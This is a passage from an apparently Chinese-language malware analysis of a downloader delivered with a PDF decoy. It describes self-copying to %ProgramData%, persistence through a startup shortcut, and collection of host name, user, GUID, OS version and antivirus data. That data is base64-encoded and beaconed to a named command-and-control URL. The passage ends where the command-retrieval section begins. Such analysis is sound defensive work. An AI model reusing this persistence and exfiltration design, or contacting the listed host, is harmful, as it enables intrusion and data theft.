
PDF诱饵文档Define the Internet in government institutions.pdf原文以及翻译

同时利用`CopyFileA`函数将自身拷贝到`%ProgramData%`目录下并且重命名为`SyncDownOptzHostProc.exe`




利用 `CreateFileW` 函数在自启动文件夹下创造指向 `%ProgramData%\SyncDownOptzHostProc.exe` 的快捷方式 `SyncDownOptzHostProc.lnk`






ii.下载者(Downloader)部分:


通过`CreateFile`函数创造`%ProgramData%\GUID.bin`文件,内部写入对应本机的`GUID`.当软件再次运行的时候检查自身是否位于`%ProgramData%`文件夹下,若不是则释放pdf文档。若是,则释放`lnk`到自启动文件夹






①.信息收集

1.收集**当前用户名**以及**当前计算机名称**,并且读取`GUID.bin`文件中的**GUID码**




再以如下格式拼接信息


当前计算机名称_当前用户名_GUID码




将这些拼接好的信息利用base64进行编码,组合成 cname 报文



2.通过`GetVersion`函数收集**当前系统版本**





并且将其结果通过Base64进行编码,组成`osversion`报文



3.通过`WMI`查询本地安装的安全软件


被侦查的安全软件包括`360`,`F-secure`,`Corporate`,`Bitdefender`






如果存在的话,获取结果组成 `av` 报文


4.通过`GetModuleFile`函数获取当前文件的运行路径




将当前程序运行路径信息通过base64编码组成 `aname` 报文



5.后门版本号`ver`报文,本次活动的后门版本号为:**5.HXD.zz.1201**




将版本号通过base64编码组成`ver`报文




将这些信息按照如下方式拼接好后,通过`Send`方式向URL地址`http://nicoledotson.icu/debby/weatherford/yportysnr`发送上线报文

```
cname=&av=&osversion=&aname=&ver=
```



②.获取指令

